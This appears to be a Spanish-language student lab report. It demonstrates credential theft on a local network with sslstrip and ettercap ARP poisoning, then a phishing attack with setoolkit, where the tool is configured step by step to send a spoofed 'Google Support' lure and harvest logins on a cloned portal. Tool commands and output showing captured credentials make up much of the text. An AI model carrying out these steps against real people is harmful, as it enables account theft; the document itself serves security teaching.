
```
[sslstripenv]-(root㉿kali)-[~/home/e10084/Herramientas/sslstrip]
# python sslstrip.py -l 17000
/home/sslstripenv/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
sslstrip 0.9 by Moxie Marlinspike running ...
```

Fuente: Ejecución de herramienta sslstrip




Fuente: Ejecución de herramienta ettercap

Se ejecuta la herramienta ettercap para capturar el tráfico de la interfaz eth0 de la máquina atacante




Fuente: Captura de tráfico 192.168.2.106




Fuente: trafico http

Se evidencia la ejecución efectiva de la herramienta sslstrip, ya que todo tráfico en la máquina 192.168.2.106 pasa por http (texto plano)



Fuente: trafico http parte 2



Fuente: trafico http parte 3

Intentamos autenticarnos en Hotmail con las credenciales prueba@hotmail.com y clave
"prueba123"

The screenshot shows the ettercap 0.8.2 interface. In the top menu bar, there are tabs for Home, Lab 1, Kad325ana, Applications, Places, and Help. The main window has a "Host List" tab selected, showing four hosts:

IP Address	MAC Address	Description
192.168.2.1	00:22:60:77:7B:CA	
192.168.2.100	00:A7:4C:67:1B:AD	
192.168.2.101	A0:48:1C:C0:AD:E2	
192.168.2.105	00:0C:29:FD:0E:74	

Below the host list are buttons for "Delete Host", "Add to Target 1", and "Add to Target 2". A status message says "Starting Unified sniffing...". The terminal window below shows the following log output:

```

Rancomizing 255 hosts for scanning...
Scanning the whole network for 255 hosts.
4 hosts added to the host list...
Host 192.168.2.105 added to TARGET1
Host 192.168.2.1 added to TARGET2

ARP poisoning victims

GROUP 1 192.168.2.105 00:0C:29:FD:0E:74

GROUP 2 192.168.2.1 00:22:60:77:7B:CA
Unified sniffing already started...
DHCP 192.168.2.1 ACK 0.0.0.0 255.255.255.0 GW 192.168.2.1 DNS 8.8.8.8
HTTP 191.233.61.02:80 -> USER: prueba@hotmail.com PASS: prueba123 INFO: http://login.live.com/lvg/signin?rfr=wsignin_1.0&pconv=12&c=14495306428&ver=6&4596.0&wp=MB_55L_S ARED&wreply=https://mail.live.com/default.aspx?ru=https://x.tlogin.com/proxygr101/jctv-0300000J/pruebal@hotmail.com&type=3c_11&PFT=Dca2_A51_jctv1220-FWCRFJW_ZGDRP16231prB!InMJuoe5aw*qCw6JM90e02it12q063a9QXvkDM*cc*QHRDXE7L9ICJCRj-9XzZoLVMS62X-HCrlkdczCsyVQe1Vb8z1A>51HXRtUNHUGd*Csq.90Ln**pMlqJ3*VQKykGT*vSG-U-RID:OGZ3Suk52+PsBBQjdP'Rva=Icw-USZgPMYB

```

Fuente: tráfico puerta de enlace

Desde la herramienta ettercap se capturan las credenciales usadas USER: "prueba@hotmail.com"
y PASS: "prueba123"

Ejercicio 5 (20%): Ingeniería Social

Realiza un ataque de ingeniería social a tu elección y, si puedes, pruébalo con alguien de tu confianza para determinar el éxito del ataque.

Para el desarrollo de este ejercicio se utilizó la herramienta "setoolkit" la cual viene preinstalada en Kali Linux. Se ha preparado la herramienta de la siguiente forma:

```

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-sMailer

There are two options on the mass e-mailer, the first would
be used to mail one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

what do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:phishing>1
set:phishing> Send email to:yerly76@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:Inger555678@gmail.com
set:phishing> The FROM NAME the user will see:Google Support
set:phishing> The subject of the message:Hello yerly
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Email subject:Your Google account has been hacked kindly change the password
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:Hello yerly,
Your account has been hacked due to a security breach
next line of the body: kindly change the password using the link below.
next line of the body: http://https://192.168.2.104
next line of the body: END
[*] SET has finished sending the emails

```


Fuente: Configuración de la herramienta “setoolkit”

- 1-. Se utiliza el modulo “Mass Mailer Attack”
- 2-. Se configura la opción “E-mail attack single Email address”
- 3-. Se coloca como objetivo el correo yerly76@gmail.com y se usa el smtp por defecto de Google
- 4-. Se configura la cuenta ficticia Inger555678@gmail.com y se nombra como Google Support para dar mayor credibilidad al correo de ingeniería social, se configura la contraseña del correo Inger555678@gmail.com.
- 5-. Se configura la herramienta para que se marque el correo de ingeniería social como alta prioridad, no se adjuntan archivos al correo.
- 6-. Se arma el correo de phishing con el asunto: Your Google account has been hacked kindly change the password, se especifica que el contenido del correo se mostrará en texto plano, el contenido del correo se mostrará de la siguiente forma:


your account has been hacked due to a security breach
kindly change the password using the link below.

<https://192.168.2.104>

- 7-. La herramienta confirma que los correos se han enviado de forma exitosa




Fuente: Recepción del correo de ingeniería social PT 1



Fuente: Recepción del correo de ingeniería social PT 2

Al momento en que la víctima da click sobre el enlace del correo se redirige al portal clonado por la herramienta “setoolkit”.



Fuente: Portal clonado “setoolkit”

Cuando la víctima ingresa sus credenciales se puede ver en la herramienta “setoolkit” reflejado las credenciales haciendo efectivo el ataque de ingeniería social generado desde la herramienta.

```
192.164.2.104 - - [22/Dec/2021 18:41:15] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hTcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRS
Q%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRid3YTjX
PARAM: service=lsos
PARAM: dsh=-7381887106725792428
PARAM: _utf8=%E2%80%A0
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abhishekumar@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=password
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Fuente: captura de credenciales